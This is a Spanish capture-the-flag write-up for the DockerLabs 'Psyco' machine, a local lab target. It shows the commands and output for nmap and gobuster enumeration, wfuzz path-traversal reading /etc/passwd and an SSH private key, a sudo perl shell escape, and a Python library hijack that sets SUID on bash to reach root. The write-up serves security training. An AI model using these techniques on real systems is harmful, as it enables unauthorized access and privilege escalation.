DockerLabs - Psyco	
Sistema Operativo:	**Linux**
Dificultad:	**Easy**
Release:	**10/08/2024**

Técnicas utilizadas

- Directory Path Traversal
- Privilege Escalation via Sudo Misconfiguration
- Library Hijacking

En este write-up, detallo el proceso de explotación de la máquina psyco de dockerlabs. La resolución incluye la identificación de vulnerabilidades críticas, como directory path traversal, la obtención de credenciales sensibles y la escalada de privilegios mediante técnicas avanzadas, como el abuso de binarios configurados y un ataque de library hijacking. A lo largo del análisis, utilicé herramientas de enumeración, análisis de configuración de servicios y enfoques creativos para explotar las debilidades del sistema. Finalmente, logré acceder al sistema con privilegios de superusuario, completando con éxito este desafío técnico.

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/dockerlabs/psyco]
└─$ ping -c 5 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.566 ms
RR:     172.17.0.1
        172.17.0.2
        172.17.0.2
        172.17.0.1

64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.035 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.031 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.030 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.026 ms       (same route)

--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4192ms
rtt min/avg/max/mdev = 0.026/0.137/0.566/0.214 ms
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN scanner_psyco** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/dockerlabs/psyco]
└─$ cat nmap/scanner_psyco
# Nmap 7.95 scan initiated Mon Mar 10 22:25:04 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_psyco 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2025-03-10 22:25:05 CET for 6s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLmfDz6T3XGKWifPXb0JRYMnpBIhNV4en6M+lkDFe1l/+EjBi+8MtlEy6EFgPI9TZ7aTybt2qudKJ8+r3wcsi8w=
|   256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHtGVi9ya8KY3fjIqNDQcC9RuW20liVFDd+uUEgllPzQ
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: 4You
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 10 22:25:11 2025 -- 1 IP address (1 host up) scanned in 6.81 seconds
```

Análisis del puerto 80 (HTTP)


Al acceder a la página web disponible en el servidor, identifiqué una interfaz sin funcionalidad aparente.



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor.

```
┌──(administrador㉿kali)-[~/dockerlabs/psyco]
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,txt --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (X11; U; Linux x86; es-ES; rv:1.9.0.3) Gecko/2008092417 Firefox/3.0.3
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/index.php            (Status: 200) [Size: 2596]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================
```


Más adelante, identifiqué que esta página web era vulnerable a un ataque de **directory path traversal**. Este tipo de vulnerabilidad ocurre cuando un servidor no valida adecuadamente los parámetros utilizados en las rutas de acceso a los archivos, lo que permite a un atacante acceder a archivos arbitrarios en el sistema.




Sin embargo, es necesario conocer un parámetro para poder explotar esta vulnerabilidad:

```
┌──(administrador㉿kali)-[~/dockerlabs/psyco]
└─$ wfuzz -c --hc=404 --hh 2596 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://172.17.0.2/index.php?FUZZ=../../../../../../../../../etc/passwd'
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/index.php?FUZZ=../../../../../../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000005155:   200        88 L     199 W      3870 Ch     "secret"

Total time: 175.6342
Processed Requests: 220559
Filtered Requests: 220558
Requests/sec.: 1255.785
```

En este caso, conseguí leer el archivo crítico /etc/passwd, donde se encontraban listados los usuarios del sistema.



Posteriormente, localicé el archivo id_rsa del usuario vaxei.



Análisis del puerto 22 (SSH)


Con esta clave privada, establecí una conexión SSH en la máquina objetivo como el usuario vaxei.

```
┌──(administrador㉿kali)-[~/dockerlabs/psyco/content]
└─$ ssh -i id_rsa vaxei@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:KZdmmK93JpQdEgEdRl0JYVD4l+Gdfix6KM9aUmZc1lA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxei@aed288475dcf:~$ id
uid=1001(vaxei) gid=1001(vaxei) groups=1001(vaxei),100(users)
vaxei@aed288475dcf:~$
```

El comando sudo (superuser do) es importante en sistemas Unix y Linux, ya que permite a los usuarios ejecutar comandos con los privilegios de otro usuario, típicamente el superusuario o root. Esto es esencial para realizar tareas administrativas sin necesidad de cambiar permanentemente al usuario root, mejorando así la seguridad del sistema. Este usuario tiene permisos para ejecutar el binario de perl como usuario luisillo:

```
vaxei@aed288475dcf:~$ sudo -l
Matching Defaults entries for vaxei on aed288475dcf:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User vaxei may run the following commands on aed288475dcf:
    (luisillo) NOPASSWD: /usr/bin/perl
vaxei@aed288475dcf:~$
```

Con esta información, accedí a la máquina como luisillo, utilizando la página **GTFObins** como referencia para identificar posibles rutas de escalada de privilegios.



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

Posteriormente, accedí al sistema objetivo como usuario luisillo:

```
vaxei@aed288475dcf:~$ sudo -u luisillo perl -e 'exec "/bin/sh";'
$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
luisillo@aed288475dcf:/home/vaxei$ id
uid=1002(luisillo) gid=1002(luisillo) groups=1002(luisillo)
luisillo@aed288475dcf:/home/vaxei$
```

Escalada de privilegios

Nuevamente usé el comando sudo -l y descubrí que podría escalar privilegios usando un script de Python llamado paw.py:

```
luisillo@aed288475dcf:/home/vaxei$ sudo -l
Matching Defaults entries for luisillo on aed288475dcf:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on aed288475dcf:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
luisillo@aed288475dcf:/home/vaxei$
```

Luego de realizar un análisis detallado con sudo -l, descubrí la posibilidad de escalar privilegios usando un script de Python llamado paw.py. Este script empleaba la librería subprocess para ejecutar comandos en el sistema.

Un ataque de **library hijacking** (o secuestro de librerías) es una técnica utilizada por los atacantes para ejecutar código malicioso en un sistema objetivo mediante la explotación de la manera en que las aplicaciones gestionan las librerías dinámicas. Las librerías dinámicas, como las DLL (Dynamic Link Libraries) en Windows o las .so (Shared Objects) en Linux, contienen código que las aplicaciones cargan en tiempo de ejecución para realizar funciones específicas.

¿Cómo funciona?

Un ataque de library hijacking ocurre cuando una aplicación intenta cargar una librería desde una ruta de búsqueda específica, y el atacante aprovecha esto inyectando una librería maliciosa en una ubicación accesible para la aplicación. Si esta librería maliciosa tiene el mismo nombre que la esperada por la aplicación, el sistema podría cargarla en lugar de la legítima. Esto permite al atacante ejecutar código con los mismos privilegios que la aplicación vulnerable.

¿Por qué se produce?

Este ataque se produce, principalmente, debido a:

1. **Deficiencias en la validación de rutas:** La aplicación confía en rutas de búsqueda configuradas sin verificarlas adecuadamente.
2. **Permisos inapropiados:** El atacante tiene acceso de escritura en directorios donde la aplicación busca librerías.
3. **Falta de controles de integridad:** No hay mecanismos que validen la autenticidad o integridad de las librerías cargadas.

Impacto: El impacto de un ataque de library hijacking depende de los privilegios de la aplicación comprometida. Por ejemplo, si la aplicación se ejecuta con privilegios administrativos, el atacante podría tomar control total del sistema, robar información sensible o realizar acciones destructivas.

Es una técnica común en escenarios de escalada de privilegios o evasión de medidas de seguridad, y una de las razones por las cuales es importante implementar buenas prácticas como el uso de rutas absolutas, controles de integridad y permisos restrictivos.

```
luisillo@aed288475dcf:/opt$ python3 paw.py
Ojo Aqui
Processed data: tHIS IS SOME DUMMY DATA THAT NEEDS TO BE PROCESSED.
Useless calculation result: 499999500000
Traceback (most recent call last):
  File "/opt/paw.py", line 41, in <module>
    main()
  File "/opt/paw.py", line 38, in main
    run_command()
  File "/opt/paw.py", line 30, in run_command
    subprocess.run(['echo Hello!'], check=True)
  File "/usr/lib/python3.12/subprocess.py", line 548, in run
    with Popen(*popenargs, **kwargs) as process:
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/subprocess.py", line 1026, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.12/subprocess.py", line 1955, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'echo Hello!'
luisillo@aed288475dcf:/opt$
```

Para explotar esta vulnerabilidad, creé un script llamado subprocess.py con el siguiente código:

```
  GNU nano 7.2                                                    subprocess.py
import os
os.system('chmod u+s /bin/bash')
```

Finalmente, obtuve acceso como usuario root, completando con éxito el reto planteado en DockerLabs.

```
luisillo@aed288475dcf:/opt$ sudo /usr/bin/python3 /opt/paw.py
Ojo Aqui
Processed data: tHIS IS SOME DUMMY DATA THAT NEEDS TO BE PROCESSED.
Useless calculation result: 499999500000
Traceback (most recent call last):
  File "/opt/paw.py", line 41, in <module>
    main()
  File "/opt/paw.py", line 38, in main
    run_command()
  File "/opt/paw.py", line 30, in run_command
    subprocess.run(['echo Hello!'], check=True)
    ^^^^^^^^^^^^^^
AttributeError: module 'subprocess' has no attribute 'run'
luisillo@aed288475dcf:/opt$ bash -p
bash-5.2# id
uid=1002(luisillo) gid=1002(luisillo) euid=0(root) groups=1002(luisillo)
bash-5.2#
```